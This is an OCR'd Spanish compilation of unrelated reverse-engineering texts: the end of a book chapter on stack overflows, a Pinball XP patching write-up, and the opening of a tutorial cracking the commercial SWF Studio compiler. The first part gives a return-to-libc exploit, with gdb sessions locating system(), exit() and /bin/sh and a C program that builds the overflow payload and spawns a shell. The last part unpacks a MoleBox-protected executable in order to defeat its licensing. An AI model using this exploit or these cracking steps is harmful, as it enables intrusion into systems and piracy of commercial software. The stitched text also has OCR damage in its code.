La librería que satisface mejor ambas condiciones es la librería "libc". Libc es una librería estandar de C; contiene en más o menos cada función común de C eso presuponemos. Por naturaleza, todas las funciones en la librería están separadas (según la definición de una función de librería), significando que cualquier programa que incluya a libc tendrá acceso a estas funciones. Usted puede preguntarse —si cualquier

programa puede acceder a estas funciones comunes, ¿por qué no uno de nuestros exploits? Lo único que tenemos que hacer es dirigir la ejecución a la dirección de la función de la librería que queramos usar (con los argumentos apropiados a la función, por supuesto), y será ejecutada.
Para nuestro exploit “return to libc” , simplemente al principio tenemos que colocar la shell. La función más fácil de usar de libc para nuestros propósitos en este ejemplo es “system()”; lo que hace es tomar un argumento y ejecutar dicho argumento con /bin/sh. Así, suplimos system() por /bin/sh como un argumento, y conseguimos una shell. No conseguiremos ejecutar código en la pila; pero saltaremos directamente a la dirección de la función system() de la librería C.
Un punto interesante ahora es cómo conseguir el argumento que se pasará a system(). Esencialmente, lo que hacemos es pasar un puntero a la string (bin /sh) que deseamos ejecutar. Normalmente sabemos cuando un programa ejecuta una función (en este ejemplo, usaremos como nombre “the_function”), los argumentos pasados son empujados a la pila en orden inverso. Este suceso es de nuestro interés el cual nos permitirá pasar parámetros a system().
En primer lugar, es ejecutada una instrucción CALL a “the_function”. Este CALL empujará la dirección de la próxima instrucción, donde queremos retornar, en la pila. Disminuirá también a ESP en 4. Cuando retornemos desde “the_function”, RET (o EIP) será sacado de la pila. Entonces en ESP es colocada directamente la dirección del RET.
Ahora vamos al retorno real a system(). “the_function” asume que ESP está en este momento apuntando a la dirección que debe de ser retornada. También asume que los parámetros están quietos y esperando para ello, en la pila, empezando con el primer argumento siguiente al RET. Esto es el comportamiento normal de pila. Ponemos el retorno a sistema () y el argumento (en nuestro ejemplo, esto será un puntero a /bin/sh) en esos 8 bytes. Cuando “the_function” retorna, retornará (o saltará, en dependiendo de la situación) a system (), y system () tiene nuestros valores esperando para ello en la pila.
Ahora que usted comprende las bases de la técnica, echemos una mirada al trabajo de preparación que debemos realizar a fin de realizar un exploit “return to libc”:

1. Determine la dirección de system().

2. Determine la dirección de /bin/sh.

3. Encuentre la dirección de “exit()”, así podemos cerrar el programa explotado limpiamente.

La dirección de system() se puede encontrar en libc simplemente desensamblando Cualquier programa C o C++. El gcc incluirá por defecto a libc al compilar, así que podemos usar el siguiente programa para encontrar la dirección de system():

```
int main ()
        {
        }
```

Ahora, encontremos la dirección de system() con gdb:

```
[root@0day local]# gdb file
(gdb) break main
```

```
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb)
```

Vemos que la dirección de system() está en 0x4203f2c0. Busquemos también la dirección de exit():

```
[root@0day local]# gdb file
(gdb) break main
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x42029bb0 <exit>
(gdb)
```

La dirección de exit() se encuentra en 0x42029bb0. Finalmente, para conseguir la dirección de /bin/sh podemos usar la herramienta memfetch la puedes encontrar en http://lcamtuf.coredump.cx/. memfetch volcará la memoria de un proceso específico; simplemente examine los archivos binarios para la dirección de /bin/sh. Como alternativa, puede almacenar /bin/sh en una variable de entorno, y entonces tomar la dirección de esta variable.
Finalmente, para hacer nuestro exploit para el programa original—haremos un exploit muy simple, corto y bonito. Necesitamos

1. Llenar el buffer vulnerable hasta la dirección de retorno con datos basura.

2. Sobrescribir la dirección de retorno con la dirección de system().

3. A continuación de system() la dirección de exit().

4. Añada la dirección de /bin/sh.

Hagámoslo con el siguiente código:

```
#include <stdlib.h>

#define offset_size          0
#define buffer_size          600

char sc[] =
"\xc0\xf2\x03\x42" //system()
"\x02\x9b\xb0\x42" //exit()
```

```
“\xa0\x8a\xb2\x42” //binsh

unsigned long find_start(void) {
__asm__(“movl %esp,%eax”);
}

int main(int argc, char *argv[])
{
char *buff, *ptr;
long *addr_ptr, addr;
int offset=offset_size, bsize=buffer_size;
int i;

if (argc > 1) bsize  = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);

addr = find_start() - offset;
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;

ptr += 4;

for (i = 0; i < strlen(sc); i++)
*(ptr++) = sc[i];

buff[bsize - 1] = ‘\0’;

memcpy(buff,”BUF=”,4);
putenv(buff);
system(“/bin/bash”);
}
```

Conclusión

En este capítulo, aprendió las bases de los desbordamientos de buffers basados en la pila. Los desbordamientos de pila se aprovechan de los datos almacenados en la pila. La meta es inyectar instrucciones en un buffer y sobrescribir la dirección de retorno. Con la dirección de retorno sobrescrita, tendrá el control del flujo de ejecución del programa. Desde aquí, inserta el shellcode, o las instrucciones para depositar una root shell, la cual es ejecutada. Una gran parte del resto de este libro cubre tópicos más avanzados de desbordamientos de pila

Pinball de Windows XP
mayo-2008

karmany

Programa	PINBALL.EXE
Fecha tute	01.05.2008 (día del trabajador)
Objetivo	“vidas infinitas” o las que queramos
Herramientas utilizadas	OllyDBG 1.10

Introducción

Algo sencillo.
Todo comenzó por una simple tontería: había un joven jugando al pinball de Windows XP y se hizo una montruosa puntuación que dijo que nadie sería capaz de superar…

Yo le dije que cuánto apostaba a que yo podría superarla… y nos apostamos un almuerzo (solamente).
Supongo que él pensaría que me iba a poner a jugar todos los días a mejorar mi habilidad…

Lo que yo ya sabía

Aunque es una simple apuesta, yo sabía de antemano que el pinball.exe de Windows XP no estaba comprimido con nada y probablemente estaría compilado con Visual C++ 6.0.
Así que en principio podía apostarme un almuerzo (más no.. jeje)
La idea de todo es intentar tener vidas infinitas (bolas infinitas) o conseguir tener las vidas que nosotros queramos.
Por defecto tiene 3 vidas.

karmany

Comprobé con RDG Packer Detector que efectivamente no estaba empacado y que estaba compilado con Visual C++:

Para atacarlo busqué en las strings referencias sin encontrar nada así que abrí el pinball en el OllyDBG y tras caer en el OEP y utilizando las barras de desplazamiento empecé a subir por el código y a observar…

Todo lo primero que encontré fue relacionado con el sonido. Después código difícil de digerir ya que había muy pocas funciones y finalmente y <u>SORPRENDENTEMENTE</u> me encuentro con la siguiente imagen:

```
0101ABEB  .  83A6 DA000000  AND DWORD PTR DS:[ESI+DA],0
0101ABF2  .  C786 4A010000  MOV DWORD PTR DS:[ESI+14A],3
0101ABFC  .  FF35 B453020   PUSH DWORD PTR DS:[10253B4]
0101AC02  .  68 F0270001    PUSH 10027F0                    Arg2 = 00000000
0101AC07  .  E8 A78FFFFF    CALL 01013BB3                   Arg1 = 010027F0 ASCII "ballcount1"
0101AC0C  .  8946 36        MOV DWORD PTR DS:[ESI+36],EAX   pinball.01013BB3
0101AC0F  .  FF35 B453020   PUSH DWORD PTR DS:[10253B4]
0101AC15  .  68 E0270001    PUSH 10027E0                    Arg2 = 00000000
0101AC1A  .  E8 948FFFFF    CALL 01013BB3                   Arg1 = 010027E0 ASCII "player_number1"
0101AC1F  .  8946 3A        MOV DWORD PTR DS:[ESI+3A],EAX   pinball.01013BB3
0101AC22  .  8D45 F8        LEA EAX,DWORD PTR SS:[EBP-8]
0101AC25  .  50             PUSH EAX                        Arg3
0101AC26  .  68 01040000    PUSH 401                        Arg2 = 00000401
0101AC2B  .  68 D0270001    PUSH 10027D0                    Arg1 = 010027D0 ASCII "table_objects"
0101AC30  .  E8 B6E5FEFF    CALL 010091EB                   pinball.010091EB
0101AC35  .  50             PUSH EAX                        Arg1
0101AC36  .  E8 DFEBFEFF    CALL 0100981A                   pinball.0100981A
0101AC3B  .  8BD8           MOV EBX,EAX
0101AC3D  .  8B45 F8        MOV EAX,DWORD PTR SS:[EBP-8]
0101AC40  .  85C0           TEST EAX,EAX
0101AC42  .v 0F8E 9B03000   JLE 0101AFE3                    pinball.0101AFE3
0101AC48  .  8365 FC 00     AND DWORD PTR SS:[EBP-4],0
```

Interesantísimo: una variable llamada “ballcount1” y vemos como un poco antes pone en memoria un 3:

0101ABF2 **MOV DWORD PTR DS:[ESI+14A],3**

¿Qué pasaría si en vez de 3 pongo 5?

Pues lo siguiente:

Jeje. Que ya tengo 5 vidas y no 3.
Es muy sencillo. A partir de aquí se pueden poner las vidas que uno quiera (creo que el máximo podría ser un valor byte: 255). También si ponéis Hbp se llega enseguida al lugar donde se quita una vida.
El único problema que hay es que si nunca se quita una vida el programa tal vez se haga infinito… jeje y nunca se acabe…

Finalizando

Pues en este momento ya estaba preparado para arrebatar el primer puesto al joven, así que me puse vidas infinitas y empezé con una mano a pulsar en la ‘z’ y la ‘m’ que son los dos mandos y en la otra mano me puse un café y a dejar pasar el tiempo y...

Al cabo de una hora estabamos los dos en un bar pagando yo los almuerzos porque llevaba más de media hora y no llegué a conseguir ni la 3º parte de su puntuación, así que cerré y borré mi programa crackeado y le dije que él había ganado la apuesta…

Un saludo para todos.
karmany

NOMBRE: PARCHEANDO SWF STUDIO 3.6.147 Fecha: 07-11-2008

Programa	NorthCode SWF Studio
Versión	3.6.147
Herramientas	Olly, PEiD, RDG Paker Det, ImpRec, VB Decompiler Lite v3.3, Masm, WinAsm 5.11
Objetivo	Crackearlo
Cracker	MCKSys Argentina
Protección	MoleBox v2.X.X (Visual Basic en P-Coide)

Bien, este es mi primer tutorial asi que no esperen mucho!! ☺

Bien, antes que nada: el programa que queremos crackear es el SWF Studio de Northcode. En este caso es la versión 3.6.147, es la versión que se encuentra en el mercado actualmente (lanzada el 20-10-2008).


OK, antes de empezar les cuento un poco del programa: El SWF Studio lo que hace es crear proyectores Flash (también protectores de pantalla), osea, transforma los .swf en exe. Pero además te ofrece un montón de herramientas que te permiten armar una verdadera aplicación en Flash.

Bien, el programa de consta de 2 archivo importantes: Studio.exe y Compile.exe.

Para hacer mas rapidas las cosas, studio.exe es el ejecutable principal del programa, esta hecho en Visual Basic 6 y compilado a pseudo-código (P-Code). El archivo Compile.exe (como lo dice su nombre) se encarga de “compilar” el proyecto que hemos creado en el SWF Studio y lo transforma a .exe.
Así que éste es el que vamos a atacar!!!


El programa puede registrarse también ingresando un código en el formulario ò pantalla de registración, pero a eso se lo dejo a crackers más experimentados como Solid, Guan de Dio, Guillermo, karmany, etc.

Empecemos por el principio: le pasamos PEiD a Compile.exe:



Bien, vemos que está empacado con Molebox y que la versión parece ser la 2.0. Si le paso el RDG tengo:

Ja!. Me confirma el Molebox. Bien, vamos a cargar el EXE en Olly:



Uhmm, esto es un desastre. OK, vamos a proceder de acuerdo a los tutoriales destinados a desempacar Molebox. (Recomiendo leerlos puesto que están muy bien detallados, los tutes están en la web de Ricardo). Como vemos el Entry Point es un CALL 449358. Si miran bien el destino del CALL es la siguiente instrucción, la cual es un PUSHAD. Siguiendo los tutes antes dichos (y asombrosamente usando el plugin para desempacar UPX) vamos a saltar CASI directamente al OEP del programa. Hacemos F7 para llegar al PUSHAD. Luego usamos el OllyScript con el siguiente script (OEP_PUSHAD_POPAD.OSC):

```
/*
    -==================================================================-
    |                       .:[CracksLatinoS]:.                        |
    |    Script realizado por :  Lisa && Alquimista                    |
    |    Script para :  Para encontrar el OEP en programas con el      |
    |                   metodo PUSHAD-POPAD                            |
    |                                                                  |
    |    Configuracion: SI el programa tiene expecepciones configurar |
    |                   Olly marcando todas, EXCEPTO invalid or        |
    |                   privileged instruction                         |
    |                                                                  |
    |    Fecha : 13/06/2005                                            |
    |                                                                  |
    |                                                                  |
    |                -=[ Comentario del Script ]=-                     |
    |                                                                  |
    |     !!!!!!!!!!!!!!!! MUY  IMPORTANTE   !!!!!!!!!!!!!!!!!!!!!!!   |
    |                                                                  |
    |  Para su correcto funcionaminto es necesario, que el programa    |
    |  este en la instruccion PUSHAD, a partir de hay ejecutar         |
    |  el script.  Este script parara una instrucccion despues         |
    |  de la instrucion POPAD.                                         |
    |                                                                  |
    | Justo, cuando el compresor ha acabado su tarea de descomprimir   |
    |                                                                  |
    |                                                                  |
    |                                                                  |
    |                                                                  |
    |  Una vaz hay el OEP estara una dos o tres instruciones despues   |
    |  de donde esta detenido el programa                              |
    |                                                                  |
    |                                                                  |
    |                                                                  |
    -==================================================================-
*/



var punto                       // Declara la variable punto
eob encontrado                  // si hay un break point vete a encontrado
eoe excepci                     // si hay una excepcion vete a excepci

mov punto, eip
sto                              // pasa una instrucion
mov punto,esp
bphws punto, "r"                // Pon el BP de acceso en el contenido de esp
```

```
run                          // Ejecuta el programa para llegar al BP

excepci:
esto                         // Pasa la excepcion con SHIT+F9
run                          // continua ejecuntando el programa para llegar al BP

encontrado:
// bphwc punto                  // Quitamos el  hardware breakpoints
mov punto,eip                // poner mensajes en Olly
cmt punto ,"!! Mira en la ventana LOG !! "

log " "
log " "
log " ##############################################################################"
log " #                            .:[CracksLatinoS]:.                             #"
log " #       Script para encontrar el OEP en programas con el metodo PUSHAD-POPAD   #"
log " #                                                                            #"
log " # script realizado by  && Lisa && Alquimista para un gran amigo =<<RedH@wK>>=  #"
log " #                         GRACIAS por usar este script                       #"
log " #                                                                            #"
log " ##############################################################################"
log " "
log " "

log " "
log " "
log "#######################################################################################"
log "#               El proceso de descompresion ha llegado a su fin                       #"
log "# La instrucion anterior es ->  POPAD con lo cual el el paker ha acabado su cometido #"
log "#                                                                                     #"
log "#                  !!!! El oep esta muy cerca !!!!!!!                                 #"
log "#                                                                                     #"
log "#              !Busca un:  JUMP xxxxxxxxx      si no lo encuentras                    #"
log "#              !Busca un:  PUSH xxxxxxxxx RET                                         #"
log "#                                                                                     #"
log "#               El OEP estara despues del JUMP o del RET                              #"
log "#                                                                                     #"
log "#                                                                                     #"
log "#######################################################################################"
log " "
log " "
ret                          // Salimos del Script
```

Bien, una vez ejecutado el script, tenemos algo como:

```
00448F2E   58            POP EAX                                  !! Mira en la ventana LOG !!
00448F2F   58            POP EAX
00448F30   FFD0          CALL EAX
00448F32   E8 E9B30000   CALL Compile.00454320
00448F37   90            NOP
00448F38   90            NOP
00448F39   90            NOP
00448F3A   90            NOP
00448F3B   90            NOP
00448F3C   90            NOP
00448F3D   90            NOP
00448F3E   90            NOP
00448F3F   90            NOP
00448F40   0000          ADD BYTE PTR DS:[EAX],AL
00448F42   0000          ADD BYTE PTR DS:[EAX],AL
00448F44   A0 1E3C0027   MOV AL,BYTE PTR DS:[27003C1E]
```

Acá estamos en 448F2E (POP EAX). Si hacemos F7 2 veces, llegamos al CALL EAX. Acá, el OEP de nuestro programa está en EAX!
Le damos F7 nuevamente y saltamos a esto:

```
004012B2  - FF25 54104000  JMP DWORD PTR DS:[401054]
004012B8  - FF25 74104000  JMP DWORD PTR DS:[401074]
004012BE  - FF25 B0104000  JMP DWORD PTR DS:[4010B0]
004012C4  - FF25 E4104000  JMP DWORD PTR DS:[4010E4]
004012CA    0000           ADD BYTE PTR DS:[EAX],AL
004012CC    68 04154000    PUSH Compile.00401504
004012D1    E8 EEFFFFFF    CALL Compile.004012C4
004012D6    0000           ADD BYTE PTR DS:[EAX],AL
004012D8    0000           ADD BYTE PTR DS:[EAX],AL
004012DA    0000           ADD BYTE PTR DS:[EAX],AL
004012DC    3000           XOR BYTE PTR DS:[EAX],AL
004012DE    0000           ADD BYTE PTR DS:[EAX],AL
004012E0    50             PUSH EAX
004012E1    0000           ADD BYTE PTR DS:[EAX],AL
004012E3    0038           ADD BYTE PTR DS:[EAX],BH
004012E5    0000           ADD BYTE PTR DS:[EAX],AL
004012E7    0095 6AE68B21  ADD BYTE PTR SS:[EBP+218BE66A],DL
```

Ahora, si hacemos Alt+E, saltamos a la ventana de módulos:


Base	Size	(Decimal)	Entry	Name	(system)	File version	Path
00400000	00063000	(405504.)	00449353 Compile.<ModuleE	Compile		3.06.0147	C:\Archivos de programa
66000000	00152000	(1384448.)	66001AEC MSVBVM60.<Module	MSVBVM60		6.00.9782	C:\Archivos de programa
770F0000	0008C000	(573440.)	770F1558 OLEAUT32.<Module	OLEAUT32	(system)	5.1.2600.2180	C:\WINDOWS\system32\OLE
774B0000	0013C000	(1294336.)	774C20C1 ole32.<ModuleEnt	ole32	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\ole
77BE0000	00058000	(360448.)	77BEF2A1 msvcrt.<ModuleEn	msvcrt	(system)	7.0.2600.2180 (	C:\WINDOWS\system32\msv
77D10000	00090000	(589824.)	77D20EB9 USER32.UserClien	USER32	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\USE
77DA0000	000AC000	(704512.)	77DA70D4 ADVAPI32.<Module	ADVAPI32	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\ADV
77E50000	00091000	(593920.)	77E56284 RPCRT4.<ModuleEn	RPCRT4	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\RPC
77EF0000	00046000	(286720.)	77EF63CA GDI32.<ModuleEnt	GDI32	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\GDI
7C800000	00101000	(1052672.)	7C80B436 kernel32.<Module	kernel32	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\kern
7C910000	000B6000	(745472.)	7C923156 ntdll.<ModuleEnt	ntdll	(system)	5.1.2600.2180 (	C:\WINDOWS\system32\ntd

Le damos al botón derecho y seleccionamos “Actualize”. Hacemos esto para que el Olly tenga en cuenta los módulos recien cargados (en este caso es la MSVBVM60.DLL, la librería de visual Basic).
Ahora volvemos al código con Alt+C y tenemos lo siguiente:

```
004012B2  - FF25 54104000  JMP DWORD PTR DS:[401054]   MSVBVM60.EVENT_SINK_AddRef
004012B8  - FF25 74104000  JMP DWORD PTR DS:[401074]   MSVBVM60.EVENT_SINK_Release
004012BE  - FF25 B0104000  JMP DWORD PTR DS:[4010B0]   MSVBVM60.ProcCallEngine
004012C4  - FF25 E4104000  JMP DWORD PTR DS:[4010E4]   MSVBVM60.ThunRTMain
004012CA    0000           ADD BYTE PTR DS:[EAX],AL
004012CC    68 04154000    PUSH Compile.00401504
004012D1    E8 EEFFFFFF    CALL Compile.004012C4       JMP to MSVBVM60.ThunRTMain
004012D6    0000           ADD BYTE PTR DS:[EAX],AL
004012D8    0000           ADD BYTE PTR DS:[EAX],AL
004012DA    0000           ADD BYTE PTR DS:[EAX],AL
004012DC    3000           XOR BYTE PTR DS:[EAX],AL
```


Fíjense cómo ha cambiado la cosa. De los tutoriales que hemos leído (si no lo hicieron, deberían, para eso están:) reconocemos esto como el EP (Entry Point) de un programa hecho en Visual Basic. Puesto que nuestro programa está empacado, este es nuestro OEP (Original Entry Point :)

OK, ya estamos listos para dumpear este EXE. Usamos el OllyDump y lo configuramos así:



Noten que el check de “Rebuild Import” está libre. Esto es porque no queremos que el OllyDump arme la Import Table, sino que lo va a hacer ImpRec. Le damos a “Dump” y guardamos como CompileDump.exe.

Abrimos el ImpRec, seleccionamos el compile.exe del combo superior. En OEP ingresamos 12CC. Este es el OEP expresado como RVA (Relative Virtual Address ó Dirección Virtual Relativa. Esto es porque es RELATIVA al ImageBase del PE Header. Si no estienden nada de esto, les sugieron un tutorial sobre formato PE). Bueno, una vez que tenemos todo cargado, le damos a “IAT AutoSearch”, aceptamos el mensaje que dice que encontro algo que podría ser la IAT, y le damos a “Get Imports”. Y la cosa queda asi:



Noten que encontro 71 funciones importadas de msvbvm60.dll y todas son correctas.
Ahora le damos a “Fix Dump”, seleccionamos el archivo CompileDump.exe que habiamos guardado y aceptamos. Por defecto, nos va a crear el archivo CompileDump_.exe.

De esta forma tenemos nuestro programa en Visual Basic, completamente desempacado ☺

Ahora la (mala?) noticia: este programa está compilado en P-Code. ¿ Qué significa esto? Pues que la sección de código del programa solamente tiene instrucciones para la librería msvbvm60.dll. Esto quiere decir que no vamos a poder tracear por el código como si fuera un programa hecho en C o Delphi. No vamos a ver instrucciones en ASM en el código del programa, solamente el código de la librería de VB.

